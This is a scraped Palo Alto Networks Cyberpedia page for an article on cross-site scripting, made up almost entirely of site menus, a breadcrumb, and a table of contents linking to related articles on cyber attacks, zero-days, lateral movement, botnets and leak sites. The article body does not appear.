[](https://www.paloaltonetworks.com/?ts=markdown)
* Sign In
* Customer
* Partner
* Employee
* [Login to download](https://www.paloaltonetworks.com/login?ts=markdown)
* [Join us to become a member](https://www.paloaltonetworks.com/login?screenToRender=traditionalRegistration&ts=markdown)
* EN
* [USA (ENGLISH)](https://www.paloaltonetworks.com)
* [AUSTRALIA (ENGLISH)](https://www.paloaltonetworks.com.au)
* [BRAZIL (PORTUGUÉS)](https://www.paloaltonetworks.com.br)
* [CANADA (ENGLISH)](https://www.paloaltonetworks.ca)
* [CHINA (简体中文)](https://www.paloaltonetworks.cn)
* [FRANCE (FRANÇAIS)](https://www.paloaltonetworks.fr)
* [GERMANY (DEUTSCH)](https://www.paloaltonetworks.de)
* [INDIA (ENGLISH)](https://www.paloaltonetworks.in)
* [ITALY (ITALIANO)](https://www.paloaltonetworks.it)
* [JAPAN (日本語)](https://www.paloaltonetworks.jp)
* [KOREA (한국어)](https://www.paloaltonetworks.co.kr)
* [LATIN AMERICA (ESPAÑOL)](https://www.paloaltonetworks.lat)
* [MEXICO (ESPAÑOL)](https://www.paloaltonetworks.com.mx)
* [SINGAPORE (ENGLISH)](https://www.paloaltonetworks.sg)
* [SPAIN (ESPAÑOL)](https://www.paloaltonetworks.es)
* [TAIWAN (繁體中文)](https://www.paloaltonetworks.tw)
* [UK (ENGLISH)](https://www.paloaltonetworks.co.uk)
* 
* [Contact Us](https://www.paloaltonetworks.com/company/contact-sales?ts=markdown)
* [What's New](https://www.paloaltonetworks.com/resources?ts=markdown)
* [Get Support](https://support.paloaltonetworks.com/SupportAccount/MyAccount)
* [Under Attack?](https://start.paloaltonetworks.com/contact-unit42.html)
 [](https://www.paloaltonetworks.com/?ts=markdown) 
* [](https://www.paloaltonetworks.com/?ts=markdown)
* Products
 Products
[AI-Powered Network Security Platform](https://www.paloaltonetworks.com/network-security?ts=markdown)
* [AI Security](https://www.paloaltonetworks.com/precision-ai-security/secure-ai-by-design?ts=markdown)
* [Prisma AIRS](https://www.paloaltonetworks.com/prisma/prisma-ai-runtime-security?ts=markdown)
* [AI Access Security](https://www.paloaltonetworks.com/sase/ai-access-security?ts=markdown)
* [Cloud Delivered Security Services](https://www.paloaltonetworks.com/network-security/security-subscriptions?ts=markdown)
* [Advanced Threat Prevention](https://www.paloaltonetworks.com/network-security/advanced-threat-prevention?ts=markdown)
* [Advanced URL Filtering](https://www.paloaltonetworks.com/network-security/advanced-url-filtering?ts=markdown)
* [Advanced WildFire](https://www.paloaltonetworks.com/network-security/advanced-wildfire?ts=markdown)
* [Advanced DNS Security](https://www.paloaltonetworks.com/network-security/advanced-dns-security?ts=markdown)
* [Enterprise Data Loss Prevention](https://www.paloaltonetworks.com/sase/enterprise-data-loss-prevention?ts=markdown)
* [Enterprise Device Security](https://www.paloaltonetworks.com/network-security/enterprise-device-security?ts=markdown)
* [Medical Device Security](https://www.paloaltonetworks.com/network-security/medical-device-security?ts=markdown)
* [OT Device Security](https://www.paloaltonetworks.com/network-security/ot-device-security?ts=markdown)
* [SaaS Security](https://www.paloaltonetworks.com/sase/saas-security?ts=markdown)
* [Next-Generation Firewalls](https://www.paloaltonetworks.com/network-security/next-generation-firewall?ts=markdown)
* [Hardware Firewalls](https://www.paloaltonetworks.com/network-security/hardware-firewall-innovations?ts=markdown)
* [Software Firewalls](https://www.paloaltonetworks.com/network-security/software-firewalls?ts=markdown)
* [Strata Cloud Manager](https://www.paloaltonetworks.com/network-security/strata-cloud-manager?ts=markdown)
* [SD-WAN for NGFW](https://www.paloaltonetworks.com/network-security/sd-wan-subscription?ts=markdown)
* [PAN-OS](https://www.paloaltonetworks.com/network-security/pan-os?ts=markdown)
* [Panorama](https://www.paloaltonetworks.com/network-security/panorama?ts=markdown)
* [Secure Access Service Edge](https://www.paloaltonetworks.com/sase?ts=markdown)
* [Prisma SASE](https://www.paloaltonetworks.com/sase?ts=markdown)
* [Application Acceleration](https://www.paloaltonetworks.com/sase/app-acceleration?ts=markdown)
* [Autonomous Digital Experience Management](https://www.paloaltonetworks.com/sase/adem?ts=markdown)
* [Enterprise DLP](https://www.paloaltonetworks.com/sase/enterprise-data-loss-prevention?ts=markdown)
* [Prisma Access](https://www.paloaltonetworks.com/sase/access?ts=markdown)
* [Prisma Browser](https://www.paloaltonetworks.com/sase/prisma-browser?ts=markdown)
* [Prisma SD-WAN](https://www.paloaltonetworks.com/sase/sd-wan?ts=markdown)
* [Remote Browser Isolation](https://www.paloaltonetworks.com/sase/remote-browser-isolation?ts=markdown)
* [SaaS Security](https://www.paloaltonetworks.com/sase/saas-security?ts=markdown)
[AI-Driven Security Operations Platform](https://www.paloaltonetworks.com/cortex?ts=markdown)
* [Cloud Security](https://www.paloaltonetworks.com/cortex/cloud?ts=markdown)
* [Cortex Cloud](https://www.paloaltonetworks.com/cortex/cloud?ts=markdown)
* [Application Security](https://www.paloaltonetworks.com/cortex/cloud/application-security?ts=markdown)
* [Cloud Posture Security](https://www.paloaltonetworks.com/cortex/cloud/cloud-posture-security?ts=markdown)
* [Cloud Runtime Security](https://www.paloaltonetworks.com/cortex/cloud/runtime-security?ts=markdown)
* [Prisma Cloud](https://www.paloaltonetworks.com/prisma/cloud?ts=markdown)
* [AI-Driven SOC](https://www.paloaltonetworks.com/cortex?ts=markdown)
* [Cortex XSIAM](https://www.paloaltonetworks.com/cortex/cortex-xsiam?ts=markdown)
* [Cortex XDR](https://www.paloaltonetworks.com/cortex/cortex-xdr?ts=markdown)
* [Cortex AgentiX](https://www.paloaltonetworks.com/cortex/agentix?ts=markdown)
* [Cortex XSOAR](https://www.paloaltonetworks.com/cortex/cortex-xsoar?ts=markdown)
* [Cortex Exposure Management](https://www.paloaltonetworks.com/cortex/exposure-management?ts=markdown)
* [Cortex Xpanse](https://www.paloaltonetworks.com/cortex/cortex-xpanse?ts=markdown)
* [Cortex Advanced Email Security](https://www.paloaltonetworks.com/cortex/advanced-email-security?ts=markdown)
* [Unit 42 Managed Detection \& Response](https://www.paloaltonetworks.com/cortex/managed-detection-and-response?ts=markdown)
* [Unit 42 Managed XSIAM](https://www.paloaltonetworks.com/cortex/managed-xsiam?ts=markdown)
* Solutions
 Solutions
Secure AI by Design
* [Secure AI Ecosystem](https://www.paloaltonetworks.com/prisma/prisma-ai-runtime-security?ts=markdown)
* [Secure GenAI Usage](https://www.paloaltonetworks.com/sase/ai-access-security?ts=markdown)
Network Security
* [Cloud Network Security](https://www.paloaltonetworks.com/network-security/software-firewalls?ts=markdown)
* [Data Center Security](https://www.paloaltonetworks.com/network-security/data-center?ts=markdown)
* [DNS Security](https://www.paloaltonetworks.com/network-security/advanced-dns-security?ts=markdown)
* [Intrusion Detection and Prevention](https://www.paloaltonetworks.com/network-security/advanced-threat-prevention?ts=markdown)
* [Device Security](https://www.paloaltonetworks.com/network-security/device-security?ts=markdown)
* [OT Security](https://www.paloaltonetworks.com/network-security/ot-device-security?ts=markdown)
* [5G Security](https://www.paloaltonetworks.com/network-security/5g-security?ts=markdown)
* [Secure All Apps, Users and Locations](https://www.paloaltonetworks.com/sase/secure-users-data-apps-devices?ts=markdown)
* [Secure Branch Transformation](https://www.paloaltonetworks.com/sase/secure-branch-transformation?ts=markdown)
* [Secure Work on Any Device](https://www.paloaltonetworks.com/sase/secure-work-on-any-device?ts=markdown)
* [VPN Replacement](https://www.paloaltonetworks.com/sase/vpn-replacement-for-secure-remote-access?ts=markdown)
* [Web \& Phishing Security](https://www.paloaltonetworks.com/network-security/advanced-url-filtering?ts=markdown)
Cloud Security
* [Application Security Posture Management (ASPM)](https://www.paloaltonetworks.com/cortex/cloud/application-security-posture-management?ts=markdown)
* [Software Supply Chain Security](https://www.paloaltonetworks.com/cortex/cloud/software-supply-chain-security?ts=markdown)
* [Code Security](https://www.paloaltonetworks.com/cortex/cloud/code-security?ts=markdown)
* [Cloud Security Posture Management (CSPM)](https://www.paloaltonetworks.com/cortex/cloud/cloud-security-posture-management?ts=markdown)
* [Cloud Infrastructure Entitlement Management (CIEM)](https://www.paloaltonetworks.com/cortex/cloud/cloud-infrastructure-entitlement-management?ts=markdown)
* [Data Security Posture Management (DSPM)](https://www.paloaltonetworks.com/cortex/cloud/data-security-posture-management?ts=markdown)
* [AI Security Posture Management (AI-SPM)](https://www.paloaltonetworks.com/cortex/cloud/ai-security-posture-management?ts=markdown)
* [Cloud Detection \& Response](https://www.paloaltonetworks.com/cortex/cloud-detection-and-response?ts=markdown)
* [Cloud Workload Protection (CWP)](https://www.paloaltonetworks.com/cortex/cloud/cloud-workload-protection?ts=markdown)
* [Web Application \& API Security (WAAS)](https://www.paloaltonetworks.com/cortex/cloud/web-app-api-security?ts=markdown)
Security Operations
* [Cloud Detection \& Response](https://www.paloaltonetworks.com/cortex/cloud-detection-and-response?ts=markdown)
* [Security Information and Event Management](https://www.paloaltonetworks.com/cortex/modernize-siem?ts=markdown)
* [Network Security Automation](https://www.paloaltonetworks.com/cortex/network-security-automation?ts=markdown)
* [Incident Case Management](https://www.paloaltonetworks.com/cortex/incident-case-management?ts=markdown)
* [SOC Automation](https://www.paloaltonetworks.com/cortex/security-operations-automation?ts=markdown)
* [Threat Intel Management](https://www.paloaltonetworks.com/cortex/threat-intel-management?ts=markdown)
* [Managed Detection \& Response](https://www.paloaltonetworks.com/cortex/managed-detection-and-response?ts=markdown)
* [Attack Surface Management](https://www.paloaltonetworks.com/cortex/cortex-xpanse/attack-surface-management?ts=markdown)
* [Compliance Management](https://www.paloaltonetworks.com/cortex/cortex-xpanse/compliance-management?ts=markdown)
* [Internet Operations Management](https://www.paloaltonetworks.com/cortex/cortex-xpanse/internet-operations-management?ts=markdown)
* [Extended Data Lake (XDL)](https://www.paloaltonetworks.com/cortex/cortex-xdl?ts=markdown)
* [Agentic Assistant](https://www.paloaltonetworks.com/cortex/cortex-agentic-assistant?ts=markdown)
Endpoint Security
* [Endpoint Protection](https://www.paloaltonetworks.com/cortex/endpoint-protection?ts=markdown)
* [Extended Detection \& Response](https://www.paloaltonetworks.com/cortex/detection-and-response?ts=markdown)
* [Ransomware Protection](https://www.paloaltonetworks.com/cortex/ransomware-protection?ts=markdown)
* [Digital Forensics](https://www.paloaltonetworks.com/cortex/digital-forensics?ts=markdown)
[Industries](https://www.paloaltonetworks.com/industry?ts=markdown)
* [Public Sector](https://www.paloaltonetworks.com/industry/public-sector?ts=markdown)
* [Financial Services](https://www.paloaltonetworks.com/industry/financial-services?ts=markdown)
* [Manufacturing](https://www.paloaltonetworks.com/industry/manufacturing?ts=markdown)
* [Healthcare](https://www.paloaltonetworks.com/industry/healthcare?ts=markdown)
* [Small \& Medium Business Solutions](https://www.paloaltonetworks.com/industry/small-medium-business-portfolio?ts=markdown)
* Services
 Services
[Threat Intel and Incident Response Services](https://www.paloaltonetworks.com/unit42?ts=markdown)
* [Assess](https://www.paloaltonetworks.com/unit42/assess?ts=markdown)
* [AI Security Assessment](https://www.paloaltonetworks.com/unit42/assess/ai-security-assessment?ts=markdown)
* [Attack Surface Assessment](https://www.paloaltonetworks.com/unit42/assess/attack-surface-assessment?ts=markdown)
* [Breach Readiness Review](https://www.paloaltonetworks.com/unit42/assess/breach-readiness-review?ts=markdown)
* [BEC Readiness Assessment](https://www.paloaltonetworks.com/bec-readiness-assessment?ts=markdown)
* [Cloud Security Assessment](https://www.paloaltonetworks.com/unit42/assess/cloud-security-assessment?ts=markdown)
* [Compromise Assessment](https://www.paloaltonetworks.com/unit42/assess/compromise-assessment?ts=markdown)
* [Cyber Risk Assessment](https://www.paloaltonetworks.com/unit42/assess/cyber-risk-assessment?ts=markdown)
* [M\&A Cyber Due Diligence](https://www.paloaltonetworks.com/unit42/assess/mergers-acquisitions-cyber-due-diligence?ts=markdown)
* [Penetration Testing](https://www.paloaltonetworks.com/unit42/assess/penetration-testing?ts=markdown)
* [Purple Team Exercises](https://www.paloaltonetworks.com/unit42/assess/purple-teaming?ts=markdown)
* [Ransomware Readiness Assessment](https://www.paloaltonetworks.com/unit42/assess/ransomware-readiness-assessment?ts=markdown)
* [SOC Assessment](https://www.paloaltonetworks.com/unit42/assess/soc-assessment?ts=markdown)
* [Supply Chain Risk Assessment](https://www.paloaltonetworks.com/unit42/assess/supply-chain-risk-assessment?ts=markdown)
* [Tabletop Exercises](https://www.paloaltonetworks.com/unit42/assess/tabletop-exercise?ts=markdown)
* [Unit 42 Retainer](https://www.paloaltonetworks.com/unit42/retainer?ts=markdown)
* [Respond](https://www.paloaltonetworks.com/unit42/respond?ts=markdown)
* [Cloud Incident Response](https://www.paloaltonetworks.com/unit42/respond/cloud-incident-response?ts=markdown)
* [Digital Forensics](https://www.paloaltonetworks.com/unit42/respond/digital-forensics?ts=markdown)
* [Incident Response](https://www.paloaltonetworks.com/unit42/respond/incident-response?ts=markdown)
* [Managed Detection and Response](https://www.paloaltonetworks.com/unit42/respond/managed-detection-response?ts=markdown)
* [Managed Threat Hunting](https://www.paloaltonetworks.com/unit42/respond/managed-threat-hunting?ts=markdown)
* [Managed XSIAM](https://www.paloaltonetworks.com/cortex/managed-xsiam?ts=markdown)
* [Unit 42 Retainer](https://www.paloaltonetworks.com/unit42/retainer?ts=markdown)
* [Transform](https://www.paloaltonetworks.com/unit42/transform?ts=markdown)
* [IR Plan Development and Review](https://www.paloaltonetworks.com/unit42/transform/incident-response-plan-development-review?ts=markdown)
* [Security Program Design](https://www.paloaltonetworks.com/unit42/transform/security-program-design?ts=markdown)
* [Virtual CISO](https://www.paloaltonetworks.com/unit42/transform/vciso?ts=markdown)
* [Zero Trust Advisory](https://www.paloaltonetworks.com/unit42/transform/zero-trust-advisory?ts=markdown)
[Global Customer Services](https://www.paloaltonetworks.com/services?ts=markdown)
* [Education \& Training](https://www.paloaltonetworks.com/services/education?ts=markdown)
* [Professional Services](https://www.paloaltonetworks.com/services/consulting?ts=markdown)
* [Success Tools](https://www.paloaltonetworks.com/services/customer-success-tools?ts=markdown)
* [Support Services](https://www.paloaltonetworks.com/services/solution-assurance?ts=markdown)
* [Customer Success](https://www.paloaltonetworks.com/services/customer-success?ts=markdown)
[
UNIT 42 RETAINER
Custom-built to fit your organization's needs, you can choose to allocate your retainer hours to any of our offerings, including proactive cyber risk management services. Learn how you can put the world-class Unit 42 Incident Response team on speed dial.
Learn more](https://www.paloaltonetworks.com/unit42/retainer?ts=markdown)
* Partners
 Partners
NextWave Partners
* [NextWave Partner Community](https://www.paloaltonetworks.com/partners?ts=markdown)
* [Cloud Service Providers](https://www.paloaltonetworks.com/partners/nextwave-for-csp?ts=markdown)
* [Global Systems Integrators](https://www.paloaltonetworks.com/partners/nextwave-for-gsi?ts=markdown)
* [Technology Partners](https://www.paloaltonetworks.com/partners/technology-partners?ts=markdown)
* [Service Providers](https://www.paloaltonetworks.com/partners/service-providers?ts=markdown)
* [Solution Providers](https://www.paloaltonetworks.com/partners/nextwave-solution-providers?ts=markdown)
* [Managed Security Service Providers](https://www.paloaltonetworks.com/partners/managed-security-service-providers?ts=markdown)
* [XMDR Partners](https://www.paloaltonetworks.com/partners/managed-security-service-providers/xmdr?ts=markdown)
Take Action
* [Portal Login](https://www.paloaltonetworks.com/partners/nextwave-partner-portal?ts=markdown)
* [Managed Services Program](https://www.paloaltonetworks.com/partners/managed-security-services-provider-program?ts=markdown)
* [Become a Partner](https://paloaltonetworks.my.site.com/NextWavePartnerProgram/s/partnerregistration?type=becomepartner)
* [Request Access](https://paloaltonetworks.my.site.com/NextWavePartnerProgram/s/partnerregistration?type=requestaccess)
* [Find a Partner](https://paloaltonetworks.my.site.com/NextWavePartnerProgram/s/partnerlocator)
[CYBERFORCE
CYBERFORCE represents the top 1% of partner engineers trusted for their security expertise.
Learn more](https://www.paloaltonetworks.com/cyberforce?ts=markdown)
* Company
 Company
Palo Alto Networks
* [About Us](https://www.paloaltonetworks.com/about-us?ts=markdown)
* [Management Team](https://www.paloaltonetworks.com/about-us/management?ts=markdown)
* [Investor Relations](https://investors.paloaltonetworks.com)
* [Locations](https://www.paloaltonetworks.com/about-us/locations?ts=markdown)
* [Ethics \& Compliance](https://www.paloaltonetworks.com/company/ethics-and-compliance?ts=markdown)
* [Corporate Responsibility](https://www.paloaltonetworks.com/about-us/corporate-responsibility?ts=markdown)
* [Military \& Veterans](https://jobs.paloaltonetworks.com/military)
[Why Palo Alto Networks?](https://www.paloaltonetworks.com/why-paloaltonetworks?ts=markdown)
* [Precision AI Security](https://www.paloaltonetworks.com/precision-ai-security?ts=markdown)
* [Our Platform Approach](https://www.paloaltonetworks.com/why-paloaltonetworks/platformization?ts=markdown)
* [Accelerate Your Cybersecurity Transformation](https://www.paloaltonetworks.com/why-paloaltonetworks/nam-cxo-portfolio?ts=markdown)
* [Awards \& Recognition](https://www.paloaltonetworks.com/about-us/awards?ts=markdown)
* [Customer Stories](https://www.paloaltonetworks.com/customers?ts=markdown)
* [Global Certifications](https://www.paloaltonetworks.com/legal-notices/trust-center/compliance?ts=markdown)
* [Trust 360 Program](https://www.paloaltonetworks.com/resources/whitepapers/trust-360?ts=markdown)
Careers
* [Overview](https://jobs.paloaltonetworks.com/)
* [Culture \& Benefits](https://jobs.paloaltonetworks.com/en/culture/)
[A Newsweek Most Loved Workplace
"Businesses that do right by their employees"
Read more](https://www.paloaltonetworks.com/company/press/2021/palo-alto-networks-secures-top-ranking-on-newsweek-s-most-loved-workplaces-list-for-2021?ts=markdown)
* More
 More
Resources
* [Blog](https://www.paloaltonetworks.com/blog/?ts=markdown)
* [Unit 42 Threat Research](https://unit42.paloaltonetworks.com/)
* [Communities](https://www.paloaltonetworks.com/communities?ts=markdown)
* [Content Library](https://www.paloaltonetworks.com/resources?ts=markdown)
* [Cyberpedia](https://www.paloaltonetworks.com/cyberpedia?ts=markdown)
* [Tech Insider](https://techinsider.paloaltonetworks.com/)
* [Knowledge Base](https://knowledgebase.paloaltonetworks.com/)
* [Palo Alto Networks TV](https://tv.paloaltonetworks.com/)
* [Perspectives of Leaders](https://www.paloaltonetworks.com/perspectives/?ts=markdown)
* [Cyber Perspectives Magazine](https://www.paloaltonetworks.com/cybersecurity-perspectives/cyber-perspectives-magazine?ts=markdown)
* [Regional Cloud Locations](https://www.paloaltonetworks.com/products/regional-cloud-locations?ts=markdown)
* [Tech Docs](https://docs.paloaltonetworks.com/)
* [Security Posture Assessment](https://www.paloaltonetworks.com/security-posture-assessment?ts=markdown)
* [Threat Vector Podcast](https://unit42.paloaltonetworks.com/unit-42-threat-vector-podcast/)
* [Packet Pushers Podcasts](https://www.paloaltonetworks.com/podcasts/packet-pusher?ts=markdown)
Connect
* [LIVE community](https://live.paloaltonetworks.com/)
* [Events](https://events.paloaltonetworks.com/)
* [Executive Briefing Center](https://www.paloaltonetworks.com/about-us/executive-briefing-program?ts=markdown)
* [Demos](https://www.paloaltonetworks.com/demos?ts=markdown)
* [Contact us](https://www.paloaltonetworks.com/company/contact-sales?ts=markdown)
[Blog
Stay up-to-date on industry trends and the latest innovations from the world's largest cybersecurity
Learn more](https://www.paloaltonetworks.com/blog/)
* Sign In
 Sign In
* Customer
* Partner
* Employee
* [Login to download](https://www.paloaltonetworks.com/login?ts=markdown)
* [Join us to become a member](https://www.paloaltonetworks.com/login?screenToRender=traditionalRegistration&ts=markdown)
* EN
 Language
* [USA (ENGLISH)](https://www.paloaltonetworks.com)
* [AUSTRALIA (ENGLISH)](https://www.paloaltonetworks.com.au)
* [BRAZIL (PORTUGUÉS)](https://www.paloaltonetworks.com.br)
* [CANADA (ENGLISH)](https://www.paloaltonetworks.ca)
* [CHINA (简体中文)](https://www.paloaltonetworks.cn)
* [FRANCE (FRANÇAIS)](https://www.paloaltonetworks.fr)
* [GERMANY (DEUTSCH)](https://www.paloaltonetworks.de)
* [INDIA (ENGLISH)](https://www.paloaltonetworks.in)
* [ITALY (ITALIANO)](https://www.paloaltonetworks.it)
* [JAPAN (日本語)](https://www.paloaltonetworks.jp)
* [KOREA (한국어)](https://www.paloaltonetworks.co.kr)
* [LATIN AMERICA (ESPAÑOL)](https://www.paloaltonetworks.lat)
* [MEXICO (ESPAÑOL)](https://www.paloaltonetworks.com.mx)
* [SINGAPORE (ENGLISH)](https://www.paloaltonetworks.sg)
* [SPAIN (ESPAÑOL)](https://www.paloaltonetworks.es)
* [TAIWAN (繁體中文)](https://www.paloaltonetworks.tw)
* [UK (ENGLISH)](https://www.paloaltonetworks.co.uk)
* [Contact Us](https://www.paloaltonetworks.com/company/contact-sales?ts=markdown)
* [What's New](https://www.paloaltonetworks.com/resources?ts=markdown)
* [Get support](https://support.paloaltonetworks.com/SupportAccount/MyAccount)
* [Under Attack?](https://start.paloaltonetworks.com/contact-unit42.html)
* [Demos and Trials](https://www.paloaltonetworks.com/get-started?ts=markdown)
Search
All
* [Tech Docs](https://docs.paloaltonetworks.com/search)
Close search modal
[Deploy Bravely --- Secure your AI transformation with Prisma AIRS](https://www.deploybravely.com)
[](https://www.paloaltonetworks.com/?ts=markdown)
1. [Cyberpedia](https://www.paloaltonetworks.com/cyberpedia?ts=markdown)
2. [Security Operations](https://www.paloaltonetworks.com/cyberpedia/security-operations?ts=markdown)
3. [Cyber Attack](https://www.paloaltonetworks.com/cyberpedia/what-is-a-cyber-attack?ts=markdown)
4. [What Is Cross-Site Scripting (XSS)?](https://www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting?ts=markdown)
Table of Contents
* [What Is a Cyber Attack?](https://www.paloaltonetworks.com/cyberpedia/what-is-a-cyber-attack?ts=markdown)
* [Threat Overview: Cyber Attacks](https://www.paloaltonetworks.com/cyberpedia/what-is-a-cyber-attack#threat?ts=markdown)
* [Cyber Attack Types at a Glance](https://www.paloaltonetworks.com/cyberpedia/what-is-a-cyber-attack#cyber?ts=markdown)
* [Global Cyber Attack Trends](https://www.paloaltonetworks.com/cyberpedia/what-is-a-cyber-attack#global?ts=markdown)
* [Cyber Attack Taxonomy](https://www.paloaltonetworks.com/cyberpedia/what-is-a-cyber-attack#taxonomy?ts=markdown)
* [Threat-Actor Landscape](https://www.paloaltonetworks.com/cyberpedia/what-is-a-cyber-attack#landscape?ts=markdown)
* [Attack Lifecycle and Methodologies](https://www.paloaltonetworks.com/cyberpedia/what-is-a-cyber-attack#methodologies?ts=markdown)
* [Technical Deep Dives](https://www.paloaltonetworks.com/cyberpedia/what-is-a-cyber-attack#technical?ts=markdown)
* [Cyber Attack Case Studies](https://www.paloaltonetworks.com/cyberpedia/what-is-a-cyber-attack#studies?ts=markdown)
* [Tools, Platforms, and Infrastructure](https://www.paloaltonetworks.com/cyberpedia/what-is-a-cyber-attack#tools?ts=markdown)
* [The Effect of Cyber Attacks](https://www.paloaltonetworks.com/cyberpedia/what-is-a-cyber-attack#effect?ts=markdown)
* [Detection, Response, and Intelligence](https://www.paloaltonetworks.com/cyberpedia/what-is-a-cyber-attack#detection?ts=markdown)
* [Emerging Cyber Attack Trends](https://www.paloaltonetworks.com/cyberpedia/what-is-a-cyber-attack#trends?ts=markdown)
* [Testing and Validation](https://www.paloaltonetworks.com/cyberpedia/what-is-a-cyber-attack#testing?ts=markdown)
* [Metrics and Continuous Improvement](https://www.paloaltonetworks.com/cyberpedia/what-is-a-cyber-attack#metrics?ts=markdown)
* [Cyber Attack FAQs](https://www.paloaltonetworks.com/cyberpedia/what-is-a-cyber-attack#faqs?ts=markdown)
* [What Is a Zero-Day Attack? Risks, Examples, and Prevention](https://www.paloaltonetworks.com/cyberpedia/zero-day-attacks-explained-risks-examples-prevention?ts=markdown)
* [Zero-Day Attacks Explained](https://www.paloaltonetworks.com/cyberpedia/zero-day-attacks-explained-risks-examples-prevention#explained?ts=markdown)
* [Zero-Day Vulnerability vs. Zero-Day Attack vs. CVE](https://www.paloaltonetworks.com/cyberpedia/zero-day-attacks-explained-risks-examples-prevention#vs?ts=markdown)
* [How Zero-Day Exploits Work](https://www.paloaltonetworks.com/cyberpedia/zero-day-attacks-explained-risks-examples-prevention#how?ts=markdown)
* [Common Zero-Day Attack Vectors](https://www.paloaltonetworks.com/cyberpedia/zero-day-attacks-explained-risks-examples-prevention#common?ts=markdown)
* [Why Zero-Day Attacks Are So Effective and Their Consequences](https://www.paloaltonetworks.com/cyberpedia/zero-day-attacks-explained-risks-examples-prevention#why?ts=markdown)
* [How to Prevent and Mitigate Zero-Day Attacks](https://www.paloaltonetworks.com/cyberpedia/zero-day-attacks-explained-risks-examples-prevention#prevent?ts=markdown)
* [The Role of AI in Zero-Day Defense](https://www.paloaltonetworks.com/cyberpedia/zero-day-attacks-explained-risks-examples-prevention#role?ts=markdown)
* [Real-World Examples of Zero-Day Attacks](https://www.paloaltonetworks.com/cyberpedia/zero-day-attacks-explained-risks-examples-prevention#examples?ts=markdown)
* [Zero-Day Attacks FAQs](https://www.paloaltonetworks.com/cyberpedia/zero-day-attacks-explained-risks-examples-prevention#faqs?ts=markdown)
* [What Is Lateral Movement?](https://www.paloaltonetworks.com/cyberpedia/what-is-lateral-movement?ts=markdown)
* [Why Attackers Use Lateral Movement](https://www.paloaltonetworks.com/cyberpedia/what-is-lateral-movement#why?ts=markdown)
* [How Do Lateral Movement Attacks Work?](https://www.paloaltonetworks.com/cyberpedia/what-is-lateral-movement#how?ts=markdown)
* [Stages of a Lateral Movement Attack](https://www.paloaltonetworks.com/cyberpedia/what-is-lateral-movement#stages?ts=markdown)
* [Techniques Used in Lateral Movement](https://www.paloaltonetworks.com/cyberpedia/what-is-lateral-movement#technicques?ts=markdown)
* [Detection Strategies for Lateral Movement](https://www.paloaltonetworks.com/cyberpedia/what-is-lateral-movement#detection?ts=markdown)
* [Tools to Prevent Lateral Movement](https://www.paloaltonetworks.com/cyberpedia/what-is-lateral-movement#tools?ts=markdown)
* [Best Practices for Defense](https://www.paloaltonetworks.com/cyberpedia/what-is-lateral-movement#best?ts=markdown)
* [Recent Trends in Lateral Movement Attacks](https://www.paloaltonetworks.com/cyberpedia/what-is-lateral-movement#recent?ts=markdown)
* [Industry-Specific Challenges](https://www.paloaltonetworks.com/cyberpedia/what-is-lateral-movement#industry?ts=markdown)
* [Compliance and Regulatory Requirements](https://www.paloaltonetworks.com/cyberpedia/what-is-lateral-movement#compliance?ts=markdown)
* [Financial Impact and ROI Considerations](https://www.paloaltonetworks.com/cyberpedia/what-is-lateral-movement#financial?ts=markdown)
* [Common Mistakes to Avoid](https://www.paloaltonetworks.com/cyberpedia/what-is-lateral-movement#common?ts=markdown)
* [Lateral Movement FAQs](https://www.paloaltonetworks.com/cyberpedia/what-is-lateral-movement#faqs?ts=markdown)
* [What is a Botnet?](https://www.paloaltonetworks.com/cyberpedia/what-is-botnet?ts=markdown)
* [How Botnets Work](https://www.paloaltonetworks.com/cyberpedia/what-is-botnet#how?ts=markdown)
* [Why are Botnets Created?](https://www.paloaltonetworks.com/cyberpedia/what-is-botnet#why?ts=markdown)
* [What are Botnets Used For?](https://www.paloaltonetworks.com/cyberpedia/what-is-botnet#what?ts=markdown)
* [Types of Botnets](https://www.paloaltonetworks.com/cyberpedia/what-is-botnet#types?ts=markdown)
* [Signs Your Device May Be in a Botnet](https://www.paloaltonetworks.com/cyberpedia/what-is-botnet#signs?ts=markdown)
* [How to Protect Against Botnets](https://www.paloaltonetworks.com/cyberpedia/what-is-botnet#protect?ts=markdown)
* [Why Botnets Lead to Long-Term Intrusions](https://www.paloaltonetworks.com/cyberpedia/what-is-botnet#intrusions?ts=markdown)
* [How To Disable a Botnet](https://www.paloaltonetworks.com/cyberpedia/what-is-botnet#disable?ts=markdown)
* [Tools and Techniques for Botnet Defense](https://www.paloaltonetworks.com/cyberpedia/what-is-botnet#tools?ts=markdown)
* [Real-World Examples of Botnets](https://www.paloaltonetworks.com/cyberpedia/what-is-botnet#examples?ts=markdown)
* [Botnet FAQs](https://www.paloaltonetworks.com/cyberpedia/what-is-botnet#faqs?ts=markdown)
* [What is a Payload-Based Signature?](https://www.paloaltonetworks.com/cyberpedia/what-is-a-payload-based-signature?ts=markdown)
* [Importance of Payload-Based Signatures](https://www.paloaltonetworks.com/cyberpedia/what-is-a-payload-based-signature#important?ts=markdown)
* [How Payload-Based Signatures Work](https://www.paloaltonetworks.com/cyberpedia/what-is-a-payload-based-signature#how?ts=markdown)
* [Advantages of Payload-Based Signatures](https://www.paloaltonetworks.com/cyberpedia/what-is-a-payload-based-signature#advantages?ts=markdown)
* [Use Cases of Payload-Based Signatures in Cybersecurity](https://www.paloaltonetworks.com/cyberpedia/what-is-a-payload-based-signature#usecases?ts=markdown)
* [Payload-Based Signatures FAQs](https://www.paloaltonetworks.com/cyberpedia/what-is-a-payload-based-signature#faqs?ts=markdown)
* [Dark Web Leak Sites: Key Insights for Security Decision Makers](https://www.paloaltonetworks.com/cyberpedia/what-is-a-dark-web-leak-site?ts=markdown)
* [Dark Web Leak Sites Explained](https://www.paloaltonetworks.com/cyberpedia/what-is-a-dark-web-leak-site#dark?ts=markdown)
* [Evolving Extortion Tactics](https://www.paloaltonetworks.com/cyberpedia/what-is-a-dark-web-leak-site#tactics?ts=markdown)
* [The Role of Leak Sites in Ransomware Double Extortion](https://www.paloaltonetworks.com/cyberpedia/what-is-a-dark-web-leak-site#role?ts=markdown)
* [Critical Risks Exposed by Data Leak Sites](https://www.paloaltonetworks.com/cyberpedia/what-is-a-dark-web-leak-site#critical?ts=markdown)
* [Anatomy of a Dark Web Leak Site](https://www.paloaltonetworks.com/cyberpedia/what-is-a-dark-web-leak-site#anatomy?ts=markdown)
* [Proactive Defense: How Organizations Can Mitigate Dark Web Leaks](https://www.paloaltonetworks.com/cyberpedia/what-is-a-dark-web-leak-site#proactive?ts=markdown)
